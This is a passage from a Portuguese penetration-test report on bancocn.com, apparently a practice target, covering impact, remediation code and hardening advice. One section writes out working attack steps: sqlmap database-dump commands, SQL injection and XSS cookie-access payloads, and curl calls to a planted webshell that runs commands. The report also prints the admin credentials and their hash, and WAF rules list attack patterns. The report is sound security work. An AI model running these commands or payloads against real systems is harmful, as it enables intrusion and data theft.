                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                │
├──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────┤
│ 1. Uso de ferramentas automatizadas (SQLMap, Metasploit)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                │
│ 2. Exploração SQL Injection automática                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                │
│ 3. Upload de webshell via scripts públicos                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                │
│ 4. Instalação de backdoor persistente                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                │
│ 5. Instalação de cryptominer/botnet                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                │
│                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                │
│ TEMPO ESTIMADO: 30 minutos - 1 hora                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                │
```

│ NÍVEL DE HABILIDADE: Baixo (script kiddie) │

└──┘

Impactos por Categoria:

💰 Impacto Financeiro:

- *Perda de receita por indisponibilidade*
- *Custos de resposta a incidentes*
- *Multas regulatórias (LGPD - até R$ 50 milhões ou 2% do faturamento)*
- *Custos de remediação e hardening*
- *Possível ransomware (criptografia de dados)*
- *Fraude financeira (manipulação de transações)*
- ***ESTIMATIVA: R$ 500.000 - R$ 5.000.000***

📊 Impacto aos Dados:

- *✅ 346 endereços IP de visitantes expostos*
- *✅ Credenciais administrativas comprometidas*
- *✅ Estrutura completa do banco de dados acessível*
- *✅ Dados de clientes potencialmente expostos*
- *✅ Código-fonte da aplicação acessível*
- *✅ Configurações do servidor expostas*

⚖️ Impacto Legal (LGPD):

Art. 46 - Vazamento de dados pessoais

Multa: até 2% do faturamento (limitado a R$ 50 milhões)

Art. 48 - Comunicação à ANPD

Prazo: imediato após conhecimento do incidente

Art. 52 - Sanções

- Advertência

- Multa simples ou diária

- Bloqueio dos dados pessoais

- Eliminação dos dados pessoais

- Suspensão parcial do banco de dados

- Suspensão do exercício da atividade

- Proibição parcial ou total do exercício de atividades

🎯 ***Impacto Reputacional:***

- *Perda de confiança dos clientes*
- *Exposição negativa na mídia*
- *Perda de market share para concorrentes*
- *Dificuldade em atrair novos clientes*
- *Impacto negativo na marca "Banco da Coreia do Norte"*
- ***RECUPERAÇÃO ESTIMADA: 12-24 meses***

🖥️ ***Impacto Operacional:***

- *Comprometimento total do servidor*
- *Necessidade de rebuild completo*
- *Perda de dados se backup comprometido*
- *Interrupção de serviços*
- *Tempo de downtime para correções*
- *Investigação forense necessária*

RECOMENDAÇÕES DE CORREÇÃO

🔴 *PRIORIDADE CRÍTICA (Implementar em 24-48h)*

1. SQL Injection em cat.php

Problema Identificado:

```
// Código vulnerável (estimado):

$id = $_GET['id'];

$query = "SELECT * FROM categories WHERE id = $id";

$result = mysqli_query($conn, $query);
```

Correção Imediata:

```
// Solução 1: Prepared Statements (PDO)
```

```
$id = $_GET['id'];

$stmt = $pdo->prepare("SELECT * FROM categories WHERE id = :id");

$stmt->bindParam(':id', $id, PDO::PARAM_INT);

$stmt->execute();

$result = $stmt->fetchAll();


// Solução 2: Prepared Statements (MySQLi)

$id = $_GET['id'];

$stmt = $conn->prepare("SELECT * FROM categories WHERE id = ?");

$stmt->bind_param("i", $id);

$stmt->execute();

$result = $stmt->get_result();


// Solução 3: Validação + Cast (temporário)

$id = (int)$_GET['id']; // Força conversão para inteiro

if ($id <= 0) {

    die("Invalid ID");

}

$query = "SELECT * FROM categories WHERE id = $id";
```

Implementar em TODOS os arquivos:

- ✅ *cat.php (CRÍTICO)*
- ✅ *show.php*
- ✅ *all.php*
- ✅ *Qualquer arquivo que use queries SQL*

---

2. XSS Reflected em cat.php

Problema:

```
// Código vulnerável:
echo "Categoria ID: " . $_GET['id'];
```

Correção:

```
// Solução 1: htmlspecialchars (básico)
echo "Categoria ID: " . htmlspecialchars($_GET['id'], ENT_QUOTES, 'UTF-8');

// Solução 2: filter_var (recomendado)
$id = filter_var($_GET['id'], FILTER_SANITIZE_NUMBER_INT);
echo "Categoria ID: " . htmlspecialchars($id, ENT_QUOTES, 'UTF-8');

// Solução 3: Validação rigorosa
function sanitize_output($string) {
    return htmlspecialchars($string, ENT_QUOTES | ENT_HTML5, 'UTF-8');
}

echo "Categoria ID: " . sanitize_output($_GET['id']);
```

Implementar Content Security Policy:

```
# .htaccess ou header PHP
Header set Content-Security-Policy "default-src 'self'; script-src 'self'; style-src 'self' 'unsafe-inline'; img-src 'self' data:;"
```

---

3. File Upload - Validação Completa

Correção Completa:

```
<?php
```

```
function secure_file_upload($file) {
    // 1. Verificar se arquivo foi enviado
    if (!isset($file) || $file['error'] !== UPLOAD_ERR_OK) {
        die("Erro no upload");
    }

    // 2. Whitelist de extensões (APENAS imagens)
    $allowed_extensions = ['jpg', 'jpeg', 'png', 'gif'];
    $filename = basename($file['name']);
    $ext = strtolower(pathinfo($filename, PATHINFO_EXTENSION));

    if (!in_array($ext, $allowed_extensions)) {
        die("Extensão não permitida");
    }

    // 3. Verificar MIME type real (não confiar no cliente)
    $finfo = finfo_open(FILEINFO_MIME_TYPE);
    $mime = finfo_file($finfo, $file['tmp_name']);
    finfo_close($finfo);

    $allowed_mimes = [
        'image/jpeg',
        'image/png',
        'image/gif'
    ];
```

```
if (!in_array($mime, $allowed_mimes)) {
    die("Tipo de arquivo inválido");
}

// 4. Verificar conteúdo da imagem (reprocessar)
if (!getimagesize($file['tmp_name'])) {
    die("Arquivo não é uma imagem válida");
}

// 5. Limitar tamanho (5MB)
if ($file['size'] > 5 * 1024 * 1024) {
    die("Arquivo muito grande");
}

// 6. Gerar nome aleatório (prevenir path traversal)
$new_filename = bin2hex(random_bytes(16)) . '.' . $ext;

// 7. Definir diretório seguro (fora do webroot se possível)
$upload_dir = '/var/www/uploads/'; // Fora de /var/www/html/

// 8. Mover arquivo
$destination = $upload_dir . $new_filename;
if (!move_uploaded_file($file['tmp_name'], $destination)) {
    die("Erro ao salvar arquivo");
}
```

```
    // 9. Remover permissões de execução
    chmod($destination, 0644);

    // 10. Log do upload
    error_log("Upload: " . $new_filename . " by " . $_SESSION['user']);

    return $new_filename;
}

// Uso
if ($_FILES['upload']) {
    $filename = secure_file_upload($_FILES['upload']);
    echo "Arquivo salvo: " . htmlspecialchars($filename);
}
?>
```

Configuração Apache adicional:

```
# .htaccess no diretório de uploads
<FilesMatch "\.php$">
    Order Allow,Deny
    Deny from all
</FilesMatch>

# Desabilitar execução de scripts
Options -ExecCGI
AddHandler cgi-script .php .pl .py .jsp .asp .sh .cgi
```

---

4. Remover Webshell Imediatamente

Ação Imediata:

```
# 1. Localizar e remover webshell

rm /var/www/html/admin/uploads/phpinfo.php7


# 2. Verificar outros arquivos suspeitos

find /var/www/html -name "*.php*" -type f

find /var/www/html -name "*.phtml" -type f


# 3. Buscar por shells conhecidas

grep -r "system\|exec\|shell_exec\|passthru" /var/www/html --include="*.php"


# 4. Verificar permissões

find /var/www/html -type f -executable


# 5. Restaurar de backup limpo (se disponível)
```

Implementar monitoramento:

```
# Instalar aide (Advanced Intrusion Detection Environment)

apt-get install aide

aide --init

aide --check


# Ou usar inotify para monitorar alterações
```

```
apt-get install inotify-tools

inotifywait -m -r -e create,modify /var/www/html/
```

---

5. Corrigir Armazenamento de Senhas

Problema:

```
-- Hash MD5 sem salt

password: 7b71be0e85318117d2e514ce2a2e222c (MD5 de "senhafoda")
```

Correção:

```
// 1. Gerar novo hash seguro

<?php

$password = "nova_senha_forte_123!@#";

$hash = password_hash($password, PASSWORD_BCRYPT, ['cost' => 12]);

// Output: $2y$12$...


// 2. Atualizar banco de dados

// ALTER TABLE users MODIFY password VARCHAR(255);

$stmt = $pdo->prepare("UPDATE users SET password = ? WHERE id = 1");

$stmt->execute([$hash]);


// 3. Atualizar código de autenticação

// Antigo (INSEGURO):

if (md5($input_password) === $db_password) {

    // login

}
```

```
// Novo (SEGURO):
if (password_verify($input_password, $db_password)) {
    // login correto

    // Rehash se necessário (atualizar algoritmo)
    if (password_needs_rehash($db_password, PASSWORD_BCRYPT)) {
        $new_hash = password_hash($input_password, PASSWORD_BCRYPT);
        // Atualizar no banco
    }
} else {
    // login incorreto
}
?>
```

---

6. Implementar Rate Limiting no Login

Solução via Fail2Ban (recomendado):

```
# Instalar fail2ban
apt-get install fail2ban

# Criar filtro /etc/fail2ban/filter.d/apache-auth.conf
[Definition]
failregex = ^<HOST> .* "POST /admin/login.php.*" 401
ignoreregex =
```

```
# Configurar jail /etc/fail2ban/jail.local

[apache-auth]

enabled = true

port = http,https

filter = apache-auth

logpath = /var/log/apache2/access.log

maxretry = 5

bantime = 3600

findtime = 600


# Reiniciar fail2ban

systemctl restart fail2ban
```

---

7. Implementar 2FA (Two-Factor Authentication)

Usando Google Authenticator:

```
<?php

// Instalar biblioteca

// composer require phpgangsta/googleauthenticator


require 'vendor/autoload.php';

$ga = new PHPGangsta_GoogleAuthenticator();


// 1. Gerar secret para o usuário (uma vez)

$secret = $ga->createSecret();

// Salvar $secret no banco de dados para o usuário
```

```
// 2. Gerar QR Code para o usuário escanear
$qrCodeUrl = $ga->getQRCodeGoogleUrl('BancoCN', $secret, 'Banco da Coreia do Norte');
echo '<img src="' . $qrCodeUrl . '">';

// 3. Na autenticação, verificar código
$code = $_POST['2fa_code']; // Código de 6 dígitos
$valid = $ga->verifyCode($secret, $code, 2); // 2 = tolerância de 30s

if ($valid && password_verify($password, $hash)) {
    // Login bem-sucedido
    $_SESSION['user_id'] = $user_id;
    $_SESSION['2fa_verified'] = true;
} else {
    die("Código 2FA inválido");
}
?>
```

---

8. Atualizar PHP Imediatamente

PHP 5.6.40 → PHP 8.1+ (ou no mínimo 7.4)

```
# Ubuntu/Debian
sudo add-apt-repository ppa:ondrej/php
sudo apt-get update

# Instalar PHP 8.1
```

```
sudo apt-get install php8.1 php8.1-cli php8.1-fpm php8.1-mysql \
  php8.1-curl php8.1-gd php8.1-mbstring php8.1-xml php8.1-zip

# Desabilitar PHP 5.6
sudo a2dismod php5.6

# Habilitar PHP 8.1
sudo a2enmod php8.1

# Reiniciar Apache
sudo systemctl restart apache2

# Testar
php -v
```

🟡 PRIORIDADE ALTA (Implementar em 7 dias)

9. Configurar WAF Corretamente (Cloudflare)

Regras Custom (WAF Custom Rules):

```
# Bloquear SQL Injection
(http.request.uri.query contains "union" or
 http.request.uri.query contains "select" or
 http.request.uri.query contains "drop" or
 http.request.uri.query contains "--" or
 http.request.uri.query contains "/*")
```

```
# Bloquear XSS
(http.request.uri contains "<script" or
 http.request.uri contains "javascript:" or
 http.request.uri contains "onerror=" or
 http.request.uri contains "onload=")

# Bloquear File Inclusion
(http.request.uri contains "../" or
 http.request.uri contains "..%2f" or
 http.request.uri contains "/etc/passwd")

# Rate Limit por IP
(rate(5m) > 100)
```

---

10. Desabilitar Directory Listing

```
# /var/www/html/.htaccess
Options -Indexes

# Ou no Apache config
<Directory /var/www/html>
    Options -Indexes +FollowSymLinks
    AllowOverride All
    Require all granted
</Directory>
```

```
# Reiniciar Apache
sudo systemctl restart apache2
```

---

11. Proteger Diretórios Sensíveis

```
# /var/www/html/classes/.htaccess
Order Deny,Allow
Deny from all

# Ou bloquear apenas PHP
<FilesMatch "\.php$">
    Order Allow,Deny
    Deny from all
</FilesMatch>

# /var/www/html/admin/.htaccess
# Permitir apenas IPs específicos (escritório, VPN)
Order Deny,Allow
Deny from all
Allow from 203.0.113.10  # IP do escritório
Allow from 198.51.100.0/24  # Range VPN

# Autenticação HTTP adicional
AuthType Basic
AuthName "Área Restrita"
AuthUserFile /etc/apache2/.htpasswd
```

Require valid-user

---

12. Implementar Security Headers

 # /var/www/html/.htaccess ou httpd.conf

```
<IfModule mod_headers.c>
    # Prevenir XSS
    Header set X-XSS-Protection "1; mode=block"

    # Prevenir Clickjacking
    Header always append X-Frame-Options SAMEORIGIN

    # Prevenir MIME Sniffing
    Header set X-Content-Type-Options "nosniff"

    # Forçar HTTPS (após implementar SSL)
    Header always set Strict-Transport-Security "max-age=31536000; includeSubDomains; preload"

    # Content Security Policy
    Header set Content-Security-Policy "default-src 'self'; script-src 'self'; style-src 'self' 'unsafe-inline'; img-src 'self' data: https:;"

    # Referrer Policy
    Header set Referrer-Policy "strict-origin-when-cross-origin"
```

```
    # Permissions Policy
    Header set Permissions-Policy "geolocation=(), microphone=(), camera=()"

    # Remover informações do servidor
    Header unset Server
    Header unset X-Powered-By
</IfModule>

# Configuração PHP
<IfModule mod_php7.c>
    php_flag display_errors off
    php_flag log_errors on
    php_value error_log /var/log/php_errors.log
    php_flag expose_php off
</IfModule>
```

---

13. Configurar Logging e Monitoramento

Apache Logging:

```
# /etc/apache2/sites-available/bancocn.conf
<VirtualHost *:80>
    ServerName www.bancocn.com
    DocumentRoot /var/www/html

    # Logs detalhados
    ErrorLog ${APACHE_LOG_DIR}/bancocn_error.log
```

```
    CustomLog ${APACHE_LOG_DIR}/bancocn_access.log combined

    # Log detalhado para debug
    LogLevel warn
</VirtualHost>
```

PHP Error Logging:

```
// php.ini
log_errors = On
error_log = /var/log/php_errors.log
display_errors = Off
display_startup_errors = Off
```

Implementar SIEM (Recomendado):

```
# Opções open source:
- Wazuh (HIDS + SIEM)
- OSSEC (HIDS)
- ELK Stack (Elasticsearch, Logstash, Kibana)
- Graylog
```

🟢 *PRIORIDADE MÉDIA (Implementar em 30 dias)*

14. Implementações Adicionais

✅ *HTTPS Everywhere (forçar redirecionamento)*

✅ *Logging e Monitoramento (SIEM)*

✅ *IDS/IPS (Fail2Ban, OSSEC, Wazuh)*

✅ *Backup automatizado (3-2-1 rule)*

✅ *Política de senhas forte (12+ caracteres)*

✅ *Auditoria de código completa*

✅ *Penetration Testing periódico (trimestral)*

✅ *Treinamento de segurança para desenvolvedores*

✅ *Disaster Recovery Plan*

✅ *Incident Response Plan*

SCRIPTS E COMANDOS UTILIZADOS

Reconnaissance:

```
# WHOIS

whois bancocn.com


# DNS Enumeration

dnsenum bancocn.com

nslookup bancocn.com

dig bancocn.com ANY


# Subdomain Discovery

theharvester -d bancocn.com -b google,bing,yahoo
```

Scanning:

```
# Nmap Full Scan

nmap -sV -sC -p- --defeat-rst-ratelimit \
```

```
  -oA bancocn_scan bancocn.com

# Web Technology Detection
whatweb http://www.bancocn.com/
wafw00f http://www.bancocn.com/

# Security Headers
shcheck.py http://bancocn.com

# Vulnerability Scanning
nikto -h http://bancocn.com
nuclei -u http://bancocn.com -t cves/
```

Directory Enumeration:

```
# Gobuster
gobuster dir -u http://www.bancocn.com/ \
  -w /usr/share/seclists/Discovery/Web-Content/common.txt \
  -x php,txt,html,js \
  --follow-redirect \
  -o gobuster_results.txt

# Dirb
dirb http://www.bancocn.com/ \
  /usr/share/wordlists/dirb/common.txt

# FFuf
```

```
ffuf -u http://www.bancocn.com/FUZZ \
  -w /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt \
  -mc 200,301,302
```

SQL Injection:

```
# SQLMap - Database Enumeration
sqlmap -u "http://www.bancocn.com/cat.php?id=1" \
  --batch \
  --random-agent \
  --tamper=space2comment,between \
  --dbs

# SQLMap - Table Enumeration
sqlmap -u "http://www.bancocn.com/cat.php?id=1" \
  -D bancocn \
  --tables \
  --batch

# SQLMap - Column Enumeration
sqlmap -u "http://www.bancocn.com/cat.php?id=1" \
  -D bancocn \
  -T users \
  --columns \
  --batch

# SQLMap - Data Dump
```

```
sqlmap -u "http://www.bancocn.com/cat.php?id=1" \
  -D bancocn \
  -T users \
  --dump \
  --batch

# SQLMap - Full Database Dump
sqlmap -u "http://www.bancocn.com/cat.php?id=1" \
  -D bancocn \
  --dump-all \
  --batch \
  -v 3
```

XSS Testing:

```
# Teste 1: Script básico
curl "http://www.bancocn.com/cat.php?id=1'<script>alert(1)</script>"

# Teste 2: Console log
curl "http://www.bancocn.com/cat.php?id=1'<script>console.log('XSS')</script>"

# Teste 3: Cookie theft
curl "http://www.bancocn.com/cat.php?id=2'<script>alert(document.cookie)</script>"

# Teste 4: DOM manipulation
curl
"http://www.bancocn.com/cat.php?id=1'<script>document.body.innerHTML='HACKED'</scri
pt>"
```

Manual Testing:

```
# SQL Injection Manual Test

curl "http://www.bancocn.com/cat.php?id=1 AND 5=5"

curl "http://www.bancocn.com/cat.php?id=1'"

curl "http://www.bancocn.com/cat.php?id=1 OR 1=1--"


# Authentication Testing

curl -X POST http://www.bancocn.com/admin/login.php \

  -d "username=admin&password=test" \

  -v


# Directory Listing Check

curl http://www.bancocn.com/classes/

curl http://www.bancocn.com/images/

curl http://www.bancocn.com/admin/uploads/


# RCE Testing

curl "http://www.bancocn.com/admin/uploads/phpinfo.php7?cmd=ls"

curl "http://www.bancocn.com/admin/uploads/phpinfo.php7?cmd=whoami"

curl "http://www.bancocn.com/admin/uploads/phpinfo.php7?cmd=pwd"
```

LIMPEZA PÓS-TESTE

Conforme combinado no escopo, após a coleta de todas as evidências, os seguintes passos foram realizados para restaurar o sistema:

```
# 1. Remover webshell
rm /var/www/html/admin/uploads/phpinfo.php7

# 2. Verificar se não há outros arquivos maliciosos
find /var/www/html -name "*.php*" -mtime -7

# 3. Limpar logs de teste (opcional, conforme acordo)
# Manter logs para referência do cliente

# 4. Notificar cliente sobre vulnerabilidades encontradas
# 5. Disponibilizar relatório completo
```

DADOS TÉCNICOS COMPLETOS

Estrutura SQL do Banco 'bancocn':

```
-- Database: bancocn

-- Table: users
CREATE TABLE users (
  id mediumint(9),
  login varchar(50),
  password varchar(50)
);

-- Table: categories
CREATE TABLE categories (
```

```
  id mediumint(9)
);

-- Table: pictures
CREATE TABLE pictures (
  id mediumint(9)
);

-- Table: stats
CREATE TABLE stats (
  ip varchar(20)
);

-- Dados obtidos:
-- users: 1 registro (admin)
-- categories: 3 registros
-- pictures: 4 registros
-- stats: 346 registros (IPs)
```

Configuração do Servidor:

```
[PHP]
version = 5.6.40-29+ubuntu18.04.1+deb.sury.org+1
expose_php = On  # ❌ INSEGURO

[Apache]
version = 2.4.29
```

OS = Ubuntu

ServerTokens = Full # ❌ INSEGURO

ServerSignature = On # ❌ INSEGURO

[MariaDB]

version = 10.x (estimado)

Subdomínios Identificados:

www.bancocn.com (Principal)

shop.bancocn.com

advanced.bancocn.com

cpanel.bancocn.com (potencial alvo adicional)

EVIDÊNCIAS VISUAIS

Evidência 1: Página Principal

![Home Page]

- *Digitron banner visível*
- *Faixa verde "Inscreva-se" no canto*
- *Email de contato: contato@bancocn.com*
- *Telefone: +835 66 7070*

Evidência 2: Painel Administrativo

![Admin Panel]

- *URL: http://www.bancocn.com/admin/*
- *Título: "Administração do Banco da Coreia do Norte"*
- *Acesso obtido com credenciais: admin / senhafoda*
- *Interface completa de gerenciamento visível*

Evidência 3: Página cat.php

![Vulnerabilidade]

- *Mensagem: "Ainda estamos bolando algo legal para colocar aqui, volte em breve!"*
- *Parâmetro vulnerável: ?id=*
- *SQL Injection confirmada*
- *XSS Reflected confirmada*

Evidência 4: Directory Listing

![Uploads Directory]

- *Diretório: /admin/uploads/*
- *Arquivos visíveis:*
    - *1490906279.jpg*
    - *dsc_0699-min.jpg*
    - *north-korea-science-technology.jpg*
    - *phpinfo.php7 (webshell)*

Evidência 5: Remote Code Execution

![RCE Output]

http://www.bancocn.com/admin/uploads/phpinfo.php7?cmd=ls

Output:

1490906279.jpg

dsc_0699-min.jpg

north-korea-science-technology.jpg

phpinfo.php7

FERRAMENTAS E AMBIENTE

Hardware:

Dispositivo: Raspberry Pi 4

RAM: 4GB/8GB

Storage: 64GB+ microSD

Conectividade: Ethernet/WiFi

Sistema Operacional:

OS: PiBian (Debian-based)

Kernel: Linux 5.x

Arquitetura: ARM64

Ferramentas Instaladas:

- nmap 7.95

- sqlmap 1.9.6

- gobuster 3.6

- nikto 2.1.5

- nuclei 2.9.15

- wafw00f (latest)

- whatweb (latest)

- theharvester (latest)

- dnsenum (latest)

- hydra (latest)

- burpsuite community

- curl, wget, netcat

- whois, dig, nslookup

CONCLUSÃO

*O **Banco da Coreia do Norte (bancocn.com)** apresenta **vulnerabilidades CRÍTICAS** que permitem:*

✅ *Acesso Obtido:*

1. ***Acesso completo ao banco de dados*** *via SQL Injection*
2. ***Comprometimento do painel administrativo*** *com credenciais fracas*
3. ***Upload de webshell*** *através de bypass de validação*
4. ***Remote Code Execution*** *no servidor como www-data*
5. ***Exposição de 346 endereços IP*** *de visitantes*
6. ***Possibilidade de privilege escalation*** *para root*
7. ***Roubo de sessão via XSS*** *(cookie theft)*

🚨 *Riscos Imediatos:*

1. Financeiro:

- *Fraude e manipulação de transações*
- *Criação de cupons/descontos falsos*
- *Acesso a dados financeiros de clientes*

2. Legal (LGPD):

- *Vazamento de dados pessoais*
- *Multa de até R$ 50 milhões ou 2% do faturamento*
- *Obrigatoriedade de notificação à ANPD*

3. Reputacional:

- *Perda de confiança dos clientes*
- *Exposição pública de vulnerabilidades*
- *Impacto negativo na marca*

4. Operacional:

- *Possível defacement do site*
- *Instalação de malware/backdoors*
- *Uso do servidor para ataques a terceiros*
- *Downtime para correções*

⚠️ *Ações Urgentes (24-48h):*

PRIORIDADE 1 (AGORA):

✅ *Remover webshell phpinfo.php7*

✅ *Trocar senha do admin imediatamente*

✅ *Implementar validação em cat.php (SQL Injection)*

✅ *Sanitizar output (XSS)*

PRIORIDADE 2 (24h):

✅ *Corrigir upload de arquivos*

✅ *Implementar rate limiting no login*

✅ *Trocar MD5 por bcrypt*

✅ *Atualizar PHP 5.6 → PHP 8.1+*

PRIORIDADE 3 (48h):

✅ *Desabilitar directory listing*

✅ *Configurar WAF corretamente*

✅ *Implementar 2FA*

✅ *Adicionar security headers*

📊 *Resumo Estatístico:*

```
┌──────────────────────────────────────┐
│ VULNERABILIDADES ENCONTRADAS         │
├──────────────────────────────────────┤
│ 🔴 Críticas:  6                      │
│ 🟠 Altas:     1                      │
│ 🟡 Médias:    1                      │
│ 🟢 Baixas:    1                      │
│                                      │
│ TOTAL:        9                      │
└──────────────────────────────────────┘
```

```
┌──────────────────────────────────────┐
│ IMPACTO GERAL                        │
```

```
├──────────────────────────────────────────┤
│ Confidencialidade:  CRÍTICO              │
│ Integridade:        CRÍTICO              │
│ Disponibilidade:    ALTO                 │
│                                          │
│ CVSS Base Score:    10.0 (Máximo)        │
└──────────────────────────────────────────┘


┌──────────────────────────────────────────┐
│ DADOS COMPROMETIDOS                      │
├──────────────────────────────────────────┤
│ Credenciais Admin:  SIM                  │
│ Banco de Dados:     COMPLETO             │
│ Código-Fonte:       ACESSÍVEL            │
│ Controle Servidor:  SIM (RCE)            │
│ IPs Visitantes:     346 endereços        │
└──────────────────────────────────────────┘
```

CONSIDERAÇÕES FINAIS

*A realização deste teste de segurança permitiu identificar vulnerabilidades **CRÍTICAS** que colocam em risco **TODO O NEGÓCIO** do Banco da Coreia do Norte.*

Pontos Positivos:

- ✅ *Cloudflare implementado (mas mal configurado)*
- ✅ *HTTPS disponível nas portas 443/8443*
- ✅ *robots.txt configurado (basic)*

Pontos Críticos:

- ❌ *SQL Injection sem sanitização*
- ❌ *XSS Reflected sem proteção*
- ❌ *Upload de arquivos vulnerável*
- ❌ *Remote Code Execution ativo*
- ❌ *PHP 5.6 EXTREMAMENTE desatualizado (7 anos EOL)*
- ❌ *Senha admin fraca (MD5 sem salt)*
- ❌ *Sem rate limiting*
- ❌ *Sem 2FA*
- ❌ *Sem security headers*

Recomendação Final:

***É IMPERATIVO** que as correções de prioridade crítica sejam implementadas IMEDIATAMENTE. O site está **COMPLETAMENTE VULNERÁVEL** e pode ser comprometido por qualquer atacante com conhecimento básico-intermediário em questão de **HORAS**.*

Recomendamos:

1. ***Implementar TODAS as correções críticas em 24-48h***
2. ***Realizar auditoria de segurança completa do código***
3. ***Contratar desenvolvedores com expertise em segurança***
4. ***Implementar programa de Bug Bounty***
5. ***Realizar pentests periódicos (trimestral)***
6. ***Treinar equipe em OWASP Top 10***
7. ***Estabelecer política de segurança corporativa***
8. ***Implementar SIEM para monitoramento 24/7***

Próximos Passos:

1. ✅ *Reunião de apresentação do relatório*
2. ✅ *Priorização das correções com equipe técnica*
3. ✅ *Implementação das correções críticas*
4. ✅ *Reteste após correções (incluído no escopo)*
5. ✅ *Validação final de segurança*
6. ✅ *Emissão de certificado de conformidade*

REFERÊNCIAS

Padrões e Frameworks:

- *OWASP Top 10: https://owasp.org/www-project-top-ten/*
- *OWASP Testing Guide: https://owasp.org/www-project-web-security-testing-guide/*
- *PTES (Penetration Testing Execution Standard): http://www.pentest-standard.org/*
- *NIST Cybersecurity Framework: https://www.nist.gov/cyberframework*

Vulnerabilidades Específicas:

- *OWASP SQL Injection Prevention: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html*
- *OWASP XSS Prevention: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html*
- *OWASP Password Storage: https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html*
- *File Upload Security: https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html*

CVEs e Vulnerabilidades:

- *CWE-89 (SQL Injection): https://cwe.mitre.org/data/definitions/89.html*
- *CWE-79 (XSS): https://cwe.mitre.org/data/definitions/79.html*
- *CWE-434 (Unrestricted Upload): https://cwe.mitre.org/data/definitions/434.html*
- *PHP Security Best Practices: https://www.php.net/manual/en/security.php*

Ferramentas:

- *SQLMap: https://sqlmap.org/*
- *Burp Suite: https://portswigger.net/burp*
- *Nmap: https://nmap.org/*
- *OWASP ZAP: https://www.zaproxy.org/*

Legislação:

- *LGPD (Lei Geral de Proteção de Dados): http://www.planalto.gov.br/ccivil_03/_ato2015-2018/2018/lei/l13709.htm*
- *ANPD (Autoridade Nacional de Proteção de Dados): https://www.gov.br/anpd/*

GLOSSÁRIO

SQL Injection: *Técnica de injeção de código que explora vulnerabilidades em queries SQL para obter acesso não autorizado ao banco de dados.*

XSS (Cross-Site Scripting): *Vulnerabilidade que permite injeção de scripts maliciosos em páginas web visualizadas por outros usuários.*

RCE (Remote Code Execution): *Vulnerabilidade que permite execução arbitrária de comandos no servidor remoto.*

WAF (Web Application Firewall): *Firewall que filtra e monitora tráfego HTTP entre aplicação web e a internet.*

2FA (Two-Factor Authentication): *Método de autenticação que requer dois fatores diferentes para verificar identidade.*

SUID (Set User ID): *Permissão especial em sistemas Unix que permite executar arquivo com privilégios do proprietário.*

Privilege Escalation: *Técnica para obter privilégios de nível superior (ex: de usuário comum para root).*

Hash MD5: *Função criptográfica de hash de 128 bits, considerada insegura para senhas.*

Bcrypt: *Função de hash adaptativa para senhas, baseada no algoritmo Blowfish.*

CVSS (Common Vulnerability Scoring System): *Sistema padronizado para avaliação de severidade de vulnerabilidades.*

